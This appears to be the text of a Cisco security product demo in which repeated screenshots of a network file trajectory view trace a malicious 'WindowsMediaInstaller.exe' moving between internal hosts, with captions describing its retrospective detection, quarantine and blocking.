Trajectory

Time 2013-12-06 18:10:03
Event Type File Received
IP Address 10.5.60.66
Received From 10.5.11.8
File Name WindowsMediaInstaller.exe
Disposition Unknown
Action ☐ NetBIOS-ssn (SMB)

Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

The file is copied yet again onto a fourth device (10.5.60.66) through the same SMB application a half hour later

Overview
Analysis
Policies
Devices
Objects
FireAMP

Health
System
Help
admin

Context Explorer
Connections
Intrusions
Files > Network File Trajectory
Hosts
Users
Vulnerabilities
Correlation
Custom
Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name WindowsMediaInstaller.exe
File Type MSEXE
File Category Executables
Current Disposition Malware
Threat Score High

First Seen 2013-12-06 10:57:13 on 10.4.10.183
Last Seen 2013-12-06 18:17:27 on 10.4.10.183
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

Trajectory

Time 2013-12-06 18:14:10
Event Type Retrospective Event
Disposition Malware
Action Quarantine

Events
Transfer
Block
Create
Move
Execute
Scan
Retrospective
Quarantine

Dispositions
Unknown
Malware
Clean
Custom
Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

The Cisco® Collective Security Intelligence Cloud has learned this file is malicious and a retrospective event is raised for all four devices immediately.

Overview

Analysis

Policies

Devices

Objects

FireAMP

Health

System

Help

admin

Context Explorer

Connections

Intrusions

Files > Network File Trajectory

Hosts

Users

Vulnerabilities

Correlation

Custom

Search

Network File Trajectory for 0517f034...588e1374

File SHA-256

0517f034...588e1374

File Name

WindowsMediaInstaller.exe

File Type

MSEXE

File Category

Executables

Current Disposition

Malware

Threat Score

High

First Seen

2013-12-06 10:57:13 on 10.4.10.183

Last Seen

2013-12-06 18:17:27 on 10.4.10.183

Event Count

7

Seen On

4 hosts

Seen On Breakdown

2 senders → 3 receivers

Dec 06, 2013

10:57

17:40

18:06

18:10

18:14

18:17

10.4.10.183

10.5.11.8

10.3.4.51

10.5.60.66

Time

2013-12-06 18:14:23

Event Type

File Quarantined

IP Address

10.5.11.8

File Name

WindowsMediaInstaller.exe

Disposition

Malware

Action

Events

Transfer

Block

Create

Move

Execute

Scan

Retrospective

Quarantine

Dispositions

Unknown

Malware

Clean

Custom

Unavailable

At the same time, a device with the AMP for Endpoints connector reacts to the retrospective event and immediately stops and quarantines the newly detected malware

Overview
Analysis
Policies
Devices
Objects
FireAMP

Health
System
Help
admin

Context Explorer
Connections
Intrusions
Files > Network File Trajectory
Hosts
Users
Vulnerabilities
Correlation
Custom
Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name WindowsMediaInstaller.exe
File Type MSEXE
File Category Executables
Current Disposition Malware
Threat Score High

First Seen 2013-12-06 10:57:13 on 10.4.10.183
Last Seen 2013-12-06 18:17:27 on 10.4.10.183
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

Trajectory

Time 2013-12-06 18:17:27
Event Type File Sent
IP Address 10.4.10.183
Blocked Recipient 10.5.11.8
File Name WindowsMediaInstaller.exe
Disposition Malware
Action Malware Block
Application Protocol HTTP
Client Firefox

Events
Transfer
Block
Create
Move
Execute
Scan
Retrospective
Quarantine

Dispositions
Unknown
Malware
Clean
Custom
Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

Eight hours after the first attack, the Malware tries to re-enter the system through the original point of entry but is recognized and blocked.

Thank You

